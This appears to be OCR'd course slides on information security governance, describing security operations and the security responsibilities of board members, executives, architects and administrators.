


Information Security Governance Activities: Security Operations

- Security operations defines an organization's capability to **detect security events** and provide a **timely response**
- The capability to detect events and provide a timely response depends on the people, processes, and technology supporting the security operations program

People | **Processes** | **Technology**

Notes:



Corporate Governance & Security Responsibilities

- **Every person** and **every role** has responsibilities related to information security. Organizations should define the information security expectations that relate to each role

Board of Directors


- Must have a clear understanding of the organization's needs in terms of the IT system's role in the overall success of the business

Chief Executive Officer (CEO)

- Must support information security initiatives, ensure funding, and hold the business's information security policies and procedures accountable to compliance

Chief Information Officer (CIO)

- Responsible for IT governance and IT service delivery, which support the business processes that drive the organization



Corporate Governance & Security Responsibilities (Cont'd)

Chief Risk Officer (CRO)

- Responsible for enterprise risk management, including information security and operational, financial, strategic, reputational, and strategic risks

Chief Technology Officer (CTO)

- Responsible for system administrators and provides the direct link between information security policies and the network, systems, and data

Enterprise Architect

- Has a broad and deep understanding of the organization's overall business strategy and the general IT trends and directions


Enterprise Administrators

- Play an important part in the protection of the organization's assets

